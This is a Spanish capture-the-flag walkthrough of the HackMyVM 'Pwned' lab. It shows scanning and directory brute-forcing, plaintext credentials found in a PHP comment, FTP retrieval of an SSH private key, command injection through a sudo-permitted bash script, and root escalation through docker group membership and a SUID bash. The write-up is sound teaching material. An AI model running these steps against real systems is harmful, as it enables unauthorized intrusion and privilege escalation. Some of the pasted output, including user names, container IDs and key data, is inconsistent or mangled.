		<h1>HackmyVM - Pwned</h1>	
OS:		Linux	
Nivel:		Fácil	
Release:			
<h2>Técnicas utilizadas</h2>			
Enumeración de directorios web ocultos (gobuster)			
Escalada de privilegios a través de script bash message.sh			
Escalada de privilegios a través de binario docker			

Enumeración

Para comenzar la enumeración de la red, utilicé el comando `arp-scan -I eth1 --localnet` para identificar todos los hosts disponibles en mi red.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:7e:44:4f, IPv4: 192.168.1.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.12    08:00:27:ce:70:26    (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.912 seconds (133.89 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por "08", así que, filtré los resultados utilizando una combinación del comando `grep` para filtrar las líneas que contienen "08", `sed` para seleccionar la segunda línea, y `awk` para extraer y formatear la dirección IP.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
192.168.1.12
```


Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando `nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_pwned` para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp        syn-ack ttl 64 vsftpd 3.0.3
22/tcp    open  ssh        syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 f5e9d90:19:7a:d1a1:e:f5:64:a8:a5:e8:6f:6e:ef:7e (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDgOpayAahSGLWuyU5xu/6lWdbWsEvArMLRC7Jw1t1kYKMGUoVpLvdASAL66haazQcVCvQMomeYNHwY7/Ojfmkw1t3Wv53z/23AODRnPGkpj00CNH/Vqt6A
| C0taU+pTTLmAAABHVSX985rD8+aXyIhwHTTG0YXCdcxOm9tootUwP/alP3RK3gBZCL63ZeJMN9YqFBlBy+Cwt+n0nBgLPtjjks9JCbauxNmhmH/Umq2+z9QecPni3Fmm3+P5u0z2Debian
|   256 81:32:93:bdd:ed:9b:ef:98:af:25:06:79:5f:de:91:5d (ECDSA)
|   ecdsa-sh2-nistp256 AAAAE2VGMZGEAYNCOTYtbmlkdGlnZyAAAIAAAImZhdAhyNTAAAAIDmzhAyNTAAAAIBBDmpmgwF9Z2AAAREITANL7X9lMcGSowcbhNqwBmNl8LSzsqnSJzLBzgqc7Kros7LCrokImH+XdijG+re1yps70=
|   256 dd:72:74:5d:4d:2d:a3:62:3e:81:af:09:51:e0:14:4a (ED25519)
|   [ssh-ed25519 AAAAC3NzaC1ldDIUZlTESAAAAIHPRTllF33tIN5DuGuG]jpmgbmd2ofAkqEt6gTOw+HQ
80/tcp    open  http       syn-ack ttl 64 Apache httpd 2.4.38 ((debian))
|_ http-server-header: Apache/2.4.38 (debian)
|_ http-title: Pwned.....!
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
MAC Address: 08:00:27:CE:70:26 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Análisis del puerto 80 (HTTP)

Una vez finalizado la fase de enumeración de puertos abiertos visité la página web que se encontraba alojada en el servidor web, sin embargo, no pude hallar nada interesante.



vanakam nanba (Hello friend)

[illegible]


A last note from Attacker :)

I am Annlynn. I am the hacker hacked your server with your employees but they don't know how i used them. Now they worry about this. Before finding me investigate your employees first. (LOL) then find me Boomers XD..!!


Por tanto, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones txt, html y php.

```
[root@kali:~]# gobuster -u http://192.168.1.12 -x php,html,txt -b 403,404 --random-agent
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[*] Url: http://192.168.1.12/
[*] Method: GET
[*] Threads: 10
[*] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[*] Negative Status codes: 403,404
[*] User Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; AppleWebKit/533.4 (KHTML, like Gecko) Chrome/5.0.366.2 Safari/533.4
[*] Extensions: php,html,txt
[*] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 3065]
/robots.txt (Status: 200) [Size: 41]
/nothing (Status: 301) [--> http://192.168.1.12/nothing/]
/hidden_text (Status: 301) [Size: 318] [--> http://192.168.1.12/hidden_text/]
Progress: 882240 / 882244 (100.00%)
=====
Finished
```


El directorio “hidden_text” contenía un archivo con el nombre secret.dic. Es posible que este archivo sea algún tipo de diccionario, así que accedí a ese recurso en el navegador.--




La información que proporciona la página web parecían ser direcciones URL que podría utilizar para descubrir información:



Por tanto, utilicé gobuster para enumerar posibles directorios con la información obtenida anteriormente:




La página web “pwned.vuln” es bastante simple y además parecía ser un sistema de inicio de sesión o algo parecido, sin embargo, no parecía que tuviera nada interesante, pero al analizar el código fuente pude observar credenciales que posiblemente sean válidas válidas, pero desconocía el protocolo en el que debía usarlas:



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>login</title>
5 </head>
6 <body>
7 <div id="main">
8 <h1> vanakam nanba. I hacked your login page too with advanced hacking method</h1>
9 <form method="POST">
10 Username <input type="text" name="username" class="text" autocomplete="off" required>
11 Password <input type="password" name="password" class="text" required>
12 <input type="submit" name="submit" id="sub">
13 </form>
14 </div>
15 </body>
16 </html>
17
18
19
20
21 <?php
22 // if (isset($_POST['submit'])) {
23 //     $un=$_POST['username'];
24 //     $pw=$_POST['password'];
25 //
26 //     if ($un=='ftpuser' && $pw=='B0ss_B!Tch') {
27 //         echo "welcome";
28 //         exit();
29 //     }
30 //     else
31 //         echo "Invalid creds"
32 // }
33 ?>
34
```

Por curiosidad, investigué más detenidamente el sistema de inicio de sesión presente en la página web utilizando las credenciales obtenidas anteriormente, pero descubrí que no es funcional:



```
1 POST /pwned.vuln/ HTTP/1.1
2 Host: 192.168.1.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 58
9 Origin: http://192.168.1.12
10 Connection: close
11 Referer: http://192.168.1.12/pwned.vuln/
12 Upgrade-Insecure-Requests: 1
13
14 username=ftpuser&password=B0ss_B!Tch&submit=Submit+Query

5 ETag: "29e-5aa01859a8140-gzip"
6 Accept-Ranges: bytes
7 Vary: Accept-Encoding
8 Content-Length: 670
9 Connection: close
10 Content-Type: text/html
11
12 <!DOCTYPE html>
13 <html>
14 <head>
15 <title>
16 login
17 </title>
18 </head>
19 <body>
20 <div id="main">
21 <h1>
22 vanakam nanba. I hacked your login page too with advanced hacking method
23 </h1>
24 <form method="POST">
25 Username <input type="text" name="username" class="text" autocomplete="off" required>
26 Password <input type="password" name="password" class="text" required>
27 <input type="submit" name="submit" id="sub">
28 </form>
29 </div>
30 </body>
31 </html>
32
33 <?php
34 // if (isset($_POST['submit'])) {
35 //     $un=$_POST['username'];
36 //     $pw=$_POST['password'];
37 //
38 //     if ($un=='ftpuser' && $pw=='B0ss_B!Tch') {
39 //         echo "welcome";
40 //         exit();
41 //     }
42 //     else
43 //         echo "Invalid creds"
44 // }
```

Análisis del puerto 21 (FTP)

Al iniciar sesión en la máquina víctima como usuario ftpuser utilizando el protocolo FTP, encontré dos archivos en el directorio principal: el primero de ellos parecía ser una clave privada SSH y el segundo una nota informativa.

```
(root@kali)~/home/administrador/Descargas
# ftp 192.168.1.12
Connected to 192.168.1.12.
220 (vsFTPd 3.0.3)
Name (192.168.1.12:administrador): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -l
229 Entering Extended Passive Mode (|||12338|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Jul 10  2020 share
226 Directory send OK.
ftp> cd share
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||35248|)
150 Here comes the directory listing.
-rw-r--r--  1 0      0          2602 Jul 09  2020 id_rsa
-rw-r--r--  1 0      0           75 Jul 09  2020 note.txt
226 Directory send OK.
ftp>
```

Con el fin de examinar de exhaustivamente el contenido de ambos archivos, los descargué en mi máquina de atacante:

```
(root@kali)~/home/administrador/Descargas
# wget --users='ftpuser' --password='B0ss_B!Tch' -r ftp://192.168.1.12/
--2024-05-03 01:17:20-- ftp://192.168.1.12/
=> «192.168.1.12/.listing»
Conectando con 192.168.1.12:21... conectado.
Identificándose como ftpuser ... ¡Dentro!
==> SYST ... hecho. ==> PWD ... hecho.
==> TYPE I ... hecho. ==> no se necesita CWD.
==> PASV ... hecho. ==> LIST ... hecho.

--2024-05-03 01:17:20-- ftp://192.168.1.12/share/id_rsa
=> «192.168.1.12/share/id_rsa»
==> no se requiere CWD.
==> PASV ... hecho. ==> RETR id_rsa ... hecho.
Longitud: 2602 (2,5K)

192.168.1.12/share/id_rsa 100%[=====]

2024-05-03 01:17:20 (213 MB/s) - «192.168.1.12/share/id_rsa» guardado [2602]

--2024-05-03 01:17:20-- ftp://192.168.1.12/share/note.txt
=> «192.168.1.12/share/note.txt»
==> no se requiere CWD.
==> PASV ... hecho. ==> RETR note.txt ... hecho.
Longitud: 75

192.168.1.12/share/note.txt 100%[=====]

2024-05-03 01:17:20 (12,5 MB/s) - «192.168.1.12/share/note.txt» guardado [75]

ACABADO --2024-05-03 01:17:20--
Tiempo total de reloj: 0,04s
Descargados: 2 ficheros, 2,6K en 0s (12,1 MB/s)
```

Si el archivo id_rsa es válido podría acceder al sistema utilizando el protocolo SSH. Sin embargo, no conocía ningún nombre de usuario, pero, al leer el archivo “note.txt” descubrí un nombre que podría utilizar: ariana.

```
(root@kali)~/home/administrador/Descargas/192.168.1.12/share
# cat note.txt

Wow you are here

ariana won't happy about this note

sorry ariana :(
```

Sabiendo todo esto, accedí al sistema con el usuario ariana y obtuve la flag de user:

```
(root@kali) ~/home/administrador/Descargas
ssh -i id_rsa ariana@192.168.1.12
The authenticity of host '192.168.1.12 (192.168.1.12)' can't be established.
ED25519 key fingerprint is SHA256:Eu7UdscPuaxyzophLkeIlniUaKGeR96HJwhAmpyk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.12' (ED25519) to the list of known hosts.
Linux pwned 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 19 05:07:34 2024 from 192.168.1.100
ariana@pwned:~$ id
uid=1000(ariana) gid=1000(ariana) groups=1000(ariana),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
ariana@pwned:~$ sudo -l
Matching Defaults entries for ariana on pwned:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User ariana may run the following commands on pwned:
    (selena) NOPASSWD: /home/messenger.sh
ariana@pwned:~$ ls -la
total 40
drwxr-xr-x 4 ariana ariana 4096 Jul 10 2020 .
drwxr-xr-x 5 root root 4096 Jul 10 2020 ..
-rw-r--r-- 1 ariana ariana 142 Jul 10 2020 ariana-personal.diary
-rw-r--r-- 1 ariana ariana 100 May 19 05:09 .bash_history
-rw-r--r-- 1 ariana ariana 220 Jul 4 2020 .bash_logout
-rw-r--r-- 1 ariana ariana 3526 Jul 4 2020 .bashrc
drwxr-xr-x 3 ariana ariana 4096 Jul 6 2020 .local
-rw-r--r-- 1 ariana ariana 807 Jul 4 2020 .profile
drwx----- 2 ariana ariana 4096 Jul 9 2020 .ssh
-rw-r--r-- 1 ariana ariana 143 Jul 10 2020 user1.txt
ariana@pwned:~$ cat user1.txt
congratulations you Pwned ariana
Here is your user flag ++++++
Try harder, need become root
ariana@pwned:~$
```

Escalada de privilegios

El script encontrado es sencillo. La variable “users” se obtiene al filtrar el contenido del archivo passwd por “home” dividiendo cada línea por el delimitador “/” y selecciona el tercer elemento. Después solicita que se introduzca un mensaje y nombre de usuario, esto último se ejecuta como un comando.

```
ariana@pwned:~$ cat /home/messenger.sh
#!/bin/bash

clear
echo "Welcome to linux.messenger "
echo ""
users=$(cat /etc/passwd | grep home | cut -d/ -f 3)
echo ""
echo "$users"
echo ""
read -p "Enter username to send message : " name
echo ""
read -p "Enter message for $name : " msg
echo ""
echo "Sending message to $name "
$msg 2> /dev/null
echo ""
echo "Message sent to $name :)"
echo ""
ariana@pwned:~$
```

Por tanto, sólo queda probar el script introduciendo un comando:

```
Welcome to linux.messenger

ariana:
selena:
ftpuser:

Enter username to send message : selena

Enter message for selena :cat /etc/passwd

Sending message to selena
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
lirc:x:39:39:lirc:/usr/lib:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:100:apt:/var/lib/apt:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:112:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:106:65534:/run/ssh:/usr/sbin/nologin
ariana:x:1000:1000:Ariana,,:/home/ariana:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper,,:/usr/sbin/nologin
selena:x:1001:1001,,:/home/selena:/bin/bash
ftp:x:107:116:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
ftpuser:x:1002:1002:/home/ftpuser:/bin/bash

Message sent to selena :)
```

Por último, accedí como “selena” a la máquina objetivo y descubrí que este usuario pertenece al grupo docker. Esto significa que podría escalar privilegios usando este grupo.

```
Welcome to linux.messenger

ariana:
selena:
ftpuser:


Enter username to send message : selena
Enter message for selena :/bin/bash

Sending message to selena
script /dev/null -c /bin/bash
Script started, file is /dev/null
selena@pwned:/home$ id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
selena@pwned:/home$ cat /home/selena/user2.txt
711fd6c6aad532815a440f7f295c176

You are near to me. you found selena too.

Try harder to catch me
selena@pwned:/home$
```

Más tarde, busqué información en GTFOBins, ya que proporciona formas de explotar binarios comunes para escalar privilegios:



- **docker run**: Iniciar un nuevo contenedor Docker.
- **-v /:/mnt**: Monta la raíz del sistema de archivos del host (/) en el directorio /mnt dentro del contenedor, es decir, el contenedor tiene acceso a todo el sistema de archivos del host.
- **--rm**: elimina automáticamente el contenedor cuando se detenga. Esto evita tener que limpiar manualmente los contenedores antiguos.
- **-it**: permiten interactuar con el contenedor. El argumento -i significa “interactivo” y -t asigna una pseudo-TTY.
- **alpine**: Nombre de la imagen de Docker que se utiliza para crear el contenedor.
- **chroot /mnt sh**: Este es el comando que se ejecuta dentro del contenedor una vez que se inicia. chroot cambia el directorio raíz del proceso actual y de sus hijos a /mnt.

Después de ejecutar el comando anterior, accedí al sistema como usuario root, pero es importante tener en cuenta que no se accede directamente a la máquina víctima, sino a través del contenedor creado con Docker. A pesar de esto, es posible modificar los permisos de los archivos desde el contenedor de Docker. Por lo tanto, solo es necesario activar el bit SUID del archivo ejecutable /bin/bash.

```
selena@pwned:/home/ariana$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# bash -p
root@46d94694ebf4ee:/# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(ada),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
root@46d94694ebf4ee:/# cat /root/.root.txt

You found me. i don't expect this ( • . • )

i am Ajay (Amlynn) i hacked your server left and this for you.
i trapped Ariana and Selena to takeover your server :)

You Pwned the Pwned congratulations :)

share the screen shot or flags to given contact details for confirmation
Telegram https://t.me/joinchat/N6cyGa0L5a1f7_Xl8K7r7g
Instagram ajs_walker
Twitter Ajs_walker
root@46d94694ebf4ee:/# cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
root@46d94694ebf4ee:/#
```


El bit SUID, cuando se establece en un archivo ejecutable, permite que el archivo se ejecute con los permisos del propietario del archivo, en lugar de con los permisos del usuario que lo ejecuta. Como el propietario de `/bin/bash` es root, es posible obtener una bash con los privilegios de este usuario. Después, al usar el comando “bash -p”, accedí a la máquina víctima en lugar de a un contenedor de docker como usuario root:

```
root@41a56db76f9c:/# chmod u+s /bin/bash
root@41a56db76f9c:/# exit
exit
# exit
selenia@pwned:/home/ariana$ bash -p
bash-5.0# id
uid=1001(selenia) gid=1001(selenia) euid=0(root) groups=1001(selenia),115(docker)
bash-5.0# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp8s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:ce:70:26 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.12/24 brd 192.168.1.255 scope global dynamic enp8s3
        valid_lft 478sec preferred_lft 478sec
    inet6 fe80::a80:27ff:fece:7026/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:f5:15:df:4c brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:f5ff:fe15:df4c/64 scope link
        valid_lft forever preferred_lft forever
bash-5.0# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
#
# Host alias specification
#
# User alias specification
#
# Cmnd alias specification
#
# User privilege specification
root    ALL=(ALL:ALL) ALL
#
# Allow members of group sudo to execute any command
%sudo    ALL=(ALL:ALL) ALL
#
# See sudoers(5) for more information on "Include" directives:
#includedir /etc/sudoers.d
ariana ALL = (selenia) NOPASSWD: /home/messenger.sh
```

Consideraciones finales

La dirección IP que puede apreciarse en la siguiente imagen, no pertenece a la máquina víctima sino a un contenedor de docker:

```
root@46d94e1bf4ee:/# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
root@46d94e1bf4ee:/# hostname -I
172.17.0.2
```

El siguiente comando se utiliza para ver todos los contenedores Docker en la máquina, incluyendo los que no están en ejecución (-a), y formatear la salida para mostrar solo la ID del contenedor, la imagen usada y los puertos expuestos.

```
root@46d94e1bf4ee:/# docker ps -a --format "table {{.ID}}\t{{.Image}}\t{{.Ports}}"
```

CONTAINER ID	IMAGE	PORTS
46d94e1bf4ee	alpine	
c12a56960eta	privesc	
83934b2936a9	privesc	
1e310adf4c37	e13ad046d435	
c19299e7db7c	e13ad046d435	
c84a0a8edab1	e13ad046d435	

Finalmente, la siguiente imagen permite ver detalles de bajo nivel sobre el contenedor, incluyendo su configuración y estado.

```
"MacAddress": "02:42:ac:11:00:02",
"Networks": {
  "bridge": {
    "IPAMConfig": null,
    "Links": null,
    "Aliases": null,
    "NetworkID": "41512fbeb57404ca13da86f805521ad28bb388047c10116378b9c1eea25d5331",
    "EndpointID": "e42bba8835535ea25b3622f18631f82a6b98f860018c2dced287fac16191392",
    "Gateway": "172.17.0.1",
    "IPAddress": "172.17.0.2",
    "IPPrefixLen": 16,
    "IPv6Gateway": "",
    "GlobalIPv6Address": "",
    "GlobalIPv6PrefixLen": 0,
    "MacAddress": "02:42:ac:11:00:02",
    "DriverOpts": null
  }
}
```